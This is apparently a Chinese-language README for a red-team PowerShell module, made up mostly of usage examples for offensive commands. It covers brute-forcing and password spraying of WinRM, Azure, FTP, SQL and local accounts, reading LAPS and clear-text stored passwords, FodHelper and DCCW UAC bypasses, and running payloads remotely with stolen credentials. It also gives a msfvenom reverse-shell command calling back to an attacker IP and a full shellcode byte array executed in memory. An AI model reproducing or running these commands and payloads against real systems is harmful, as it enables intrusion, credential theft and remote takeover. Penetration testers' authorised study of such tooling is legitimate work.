红队成员可用来从机器收集数据或获取目标访问权限的 PowerShell 函数集合。我已为 RedTeamEnum 模块中包含的命令添加了独立的 ps1 文件。这使您可以轻松查找并使用单一命令(如果您只需要一个)。如果您需要整个模块,请在下载 RedTeamEnum 目录及其内容到您的设备后执行以下操作。
C:\PS> robocopy .\RedTeamEnum $env:USERPROFILE\Documents\WindowsPowerShell\Modules\RedTeamEnum *
# 这会将模块复制到便于导入的位置。如果您使用 OneDrive 同步,可能需要改用 $env:USERPROFILE\OneDrive\Documents\WindowsPowerShell\Modules\RedTeamEnum。
C:\PS> Import-Module -Name RedTeamEnum -Verbose
# 这会导入模块中的所有命令。
C:\PS> Get-Command -Module RedTeamEnum
# 这会列出模块中的所有命令。
C:\PS> Convert-Base64 -Value "Convert me to base64!" -Encode
C:\PS> Convert-Base64 -Value "Q29udmVydCBtZSB0byBiYXNlNjQh" -Decode
C:\PS> Convert-StringToHash -String "Convert me to base64!"
C:\PS> Convert-StringToHash -String "Password123" -Encoding UTF8 -Algorithm MD5
# 以上两个示例都将字符串 Password123 转换为 MD5 哈希值
C:\PS> Convert-SID -Username tobor
# 以上示例将 tobor 转换为其 SID 值
C:\PS> Convert-SID -SID S-1-5-21-2860287465-2011404039-792856344-500
# 以上示例将 SID 值转换为其关联的用户名
C:\PS> Test-BruteForceZipPassword -PassFile 'C:\Users\USER\Downloads\Applications\pass.txt' -Path 'C:\Users\USER\Downloads\Applications\KiTTY.7z' -ZipExe 'C:\Program Files\7-Zip\7z.exe'
# 此示例使用 pass.txt 文件中的密码破解受密码保护的 KiTTY.7z 文件
C:\PS> Test-BruteForceCredentials -ComputerName DC01.domain.com -UseSSL -Username 'admin','administrator' -Passwd 'Password123!' -SleepMinutes 5
# 此示例将测试定义的单个密码对远程计算机 DC01.domain.com 上的 admin 和 administrator 两个用户,使用基于 HTTPS 的 WinRM,每次尝试间隔 5 分钟
C:\PS> Test-BruteForceCredentials -ComputerName File.domain.com -UserFile C:\Temp\users.txt -PassFile C:\Temp\rockyou.txt
# 此示例将针对 users.txt 文件中的每个用户名测试 rockyou.txt 中的每个密码,尝试之间不暂停
C:\PS> Get-LdapInfo -Detailed -SPNNamedObjects -Domain domain.com -Credential (Get-Credential)
# 以上命令返回 domain.com 中返回对象的所有属性
#
C:\PS> Get-LdapInfo -DomainControllers | Select-Object -Property 'Name','ms-Mcs-AdmPwd'
# 如果以管理员身份运行,将返回本地管理员帐户的 LAPS 密码
#
C:\PS> Get-LdapInfo -ListUsers | Where-Object -Property SamAccountName -like "user.samname"
# 注意:如果包含 "-Detailed" 开关并将输出通过管道传递给 where-object,则不会返回任何属性。如果要显示结果的所有属性,需使用以下格式
#
C:\PS> Get-LdapInfo -AllServers | Where-Object -Property LogonCount -gt 1 | Select-Object -Property *
C:\PS> Get-NetworkShareInfo -ShareName C$
# 以上示例返回本地机器上共享 C$ 的信息
#结果
Name : C$
InstallDate :
Description : Default share
Path : C:\
ComputerName : TOBORDESKTOP
Status : OK
C:\PS> Get-NetworkShareInfo -ShareName NETLOGON,SYSVOL,C$ -ComputerName DC01.domain.com, DC02.domain.com, 10.10.10.1
# 以上示例发现并返回远程设备 DC01、DC02 和 10.10.10.1 上 NETLOGON、SYSVOL 和 C$ 的信息
C:\PS> Test-PrivEsc
C:\PS> Get-InitialEnum
C:\PS> Start-SimpleHTTPServer
在端口 8000 上打开 HTTP 服务器
#或
C:\PS> Start-SimpleHTTPServer -Port 80
# 在端口 80 上打开 HTTP 服务器
C:\PS> Invoke-PortScan -IpAddress 192.168.0.1
C:\PS> Invoke-PingSweep -Subnet 192.168.1.0 -Start 192 -End 224 -Source Singular
# 注意:只有当 IP 源路由值为 "Yes" 时,Source 参数才有效
C:\PS> Invoke-PingSweep -Subnet 10.0.0.0 -Start 1 -End 20 -Count 2
# Count 的默认值为 1
C:\PS> Invoke-PingSweep -Subnet 172.16.0.0 -Start 64 -End 128 -Count 3 -Source Multiple
# 以下命令将使用输入的凭据以 tobor 用户的身份打开 msf.exe 可执行文件
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\msf.exe -Verbose
此 cmdlet 还可用于执行位于本地机器上的文件,并在远程机器上执行它们。
# 以下命令将使用输入的凭据以 tobor 用户的身份在 DC01 和 DC02 上通过 WinRM 打开 exploit.ps1 可执行文件
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com"
# 以下命令将使用输入的凭据以 tobor 用户的身份在 DC01 和 DC02 上通过基于 HTTPS 的 WinRM 打开 exploit.ps1 可执行文件
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com" -UseSSL
C:\PS> Invoke-FodHelperBypass -Program "powershell" -Verbose
# 或
C:\PS> Invoke-FodHelperBypass -Program "cmd /c msf.exe" -Verbose

# 生成要使用的有效载荷
msfvenom -p windows/meterpreter/shell_reverse_tcp LHOST=192.168.137.129 LPORT=1337 -f powershell
启动一个监听器,在 "ShellCode" 参数中使用该值,然后运行命令以获得 shell。这还需要禁用某些内存保护。 注意: 请注意,ShellCode 变量的值周围 没有任何双引号。因为它期望一个字节数组。
C:\PS> Invoke-InMemoryPayload -Payload 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x5,0x39,0xc0,0xa8,0x89,0x81,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x48,0x81,0xc4,0x40,0x2,0x0,0x0,0x49,0xb8,0x63,0x6d,0x64,0x0,0x0,0x0,0x0,0x0,0x41,0x50,0x41,0x50,0x48,0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0xd,0x59,0x41,0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x1,0x1,0x48,0x8d,0x44,0x24,0x18,0xc6,0x0,0x68,0x48,0x89,0xe6,0x56,0x50,0x41,0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x50,0x49,0xff,0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,0x3f,0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x8b,0xe,0x41,0xba,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x0,0x59,0x41,0x89,0xda,0xff,0xd5 -Verbose

Get-ClearTextPassword -All
以上命令返回该 cmdlet 能够返回的所有可能结果。也可以搜索单个位置。 例如
Get-ClearTextPassword -AutoLogon
可以在搜索中定义多个位置。 例如
Get-ClearTextPassword -WiFi -SNMP -Chrome -PasswordVault
Invoke-AzureEnum.ps1 -Path 'C:\Temp\enum.txt'
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!'
# 此示例针对定义的用户名列表测试定义的密码
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60
# 此示例针对定义的用户名列表测试定义的密码,在下次登录尝试之前等待 60 秒
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60 -RoundRobin
# 此示例针对定义的用户名列表测试定义的密码,在下次登录尝试之前等待 60 秒。它以轮询方式对定义的用户名执行身份验证尝试
$UserNames = "[email protected]","[email protected]","[email protected]","[email protected]"
$UserNames | Invoke-AzurePasswordSpray -Passwd "Password123!" -RoundRobin
# 此示例以轮询方式对定义的用户名列表测试定义的密码
Test-KerberosDoubleHop -All
# 此示例检查并显示当前登录的域控制器上易受 Kerberos 双跳攻击的计算机、用户和管理员 AD 对象
Test-KerberosDoubleHop -Server DC01.domain.com -UserResults
# 此示例使用 WinRM 显示远程域控制器 DC01.domain.com 上易受 Kerberos 双跳攻击的用户 AD 对象
Test-KerberosDoubleHop -Server DC01.domain.com -UseSSL -AdminResults
# 此示例使用基于 HTTPS 的 WinRM 显示远程域控制器 DC01.domain.com 上易受 Kerberos 双跳攻击的管理员 AD 对象
Test-KerberosDoubleHop -ComputerResults -AdminResults
# 此示例检查并显示当前登录的域控制器上易受 Kerberos 双跳攻击的计算机和管理员 AD 对象
Invoke-DccwUACBypass -Program "cmd /c start powershell"
# 此示例利用 DCCW UAC 绕过方法以管理员权限打开 PowerShell
Invoke-DccwUACBypass -Program "cmd /c start mfs.exe"
# 此示例利用 DCCW UAC 绕过方法以管理员权限执行有效载荷 msf.exe
Enable-RDP
Test-BruteLocalUserCredential -Username Administrator -Passwd 'Password123!','Passw0rd1!'
# 此示例针对 Administrator 用户帐户测试定义的两个密码
Test-BruteLocalUserCredential -Username Administrator -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# 此示例针对 Administrator 用户帐户测试 C:\Temp\passlist.txt 文件中的密码
$Users = (Get-LocalUser).Name
ForEach $U in $Users) {Test-BruteLocalUserCredential -Username $U -Passwd (Get-Content -Path C:\Temp\passlist.txt)}
# 此示例针对所有本地用户帐户测试密码列表
Test-FTPCredential -Server FTP.domian.com -Username ftpuser -Passwd 'Password123','Passw0rd1!','password123!' -Port 21 -Protocol FTP
# 此示例针对 FTP.domain.com 上 FTP 服务器的 ftpuser 帐户测试定义的 3 个密码,使用端口 21
Test-FTPCredential -Server FTP.domian.com -Username ftpuser,admin -Passwd 'Password123','Passw0rd1!','password123!' -Protocol FTPS -Seconds 60
# 此示例针对 FTP.domain.com 上 FTP 服务器的 admin 和 ftpuser 帐户测试定义的 3 个密码,使用端口 21,在失败尝试之间等待 60 秒
Test-FTPCredential -Server FTP.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# 此示例针对 C:\Temp\userlist.txt 文件中定义的所有用户测试 C:\Temp\passlist.txt 文件中的密码,针对位于 FTP.domain.com 的 FTP 服务器,使用端口 21,在失败尝试之间等待 1 秒
Test-SQLCredential -Server sql.domian.com -Username sa -Passwd 'Password123','Passw0rd1!','password123!' -Port 1433
# 此示例针对 sql.domain.com 上 SQL 服务器的 sa 帐户测试定义的 3 个密码,使用端口 1433
Test-SQLCredential -Server sql.domian.com -Username sa,admin -Passwd 'Password123','Passw0rd1!','password123!' -Seconds 60
# 此示例针对 sql.domain.com 上 SQL 服务器的 admin 和 sa 帐户测试定义的 3 个密码,使用端口 1433,在失败尝试之间等待 60 秒
Test-SQLCredential -Server sql.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# 此示例针对 C:\Temp\userlist.txt 文件中定义的所有用户测试 C:\Temp\passlist.txt 文件中的密码,针对位于 sql.domain.com 的 SQL 服务器,使用端口 1433,在失败尝试之间等待 1 秒
有关 Start-Listener、Start-Bind 和 Invoke-ReversePowerShell 的更多信息,请参见 https://github.com/tobor88/ReversePowerShell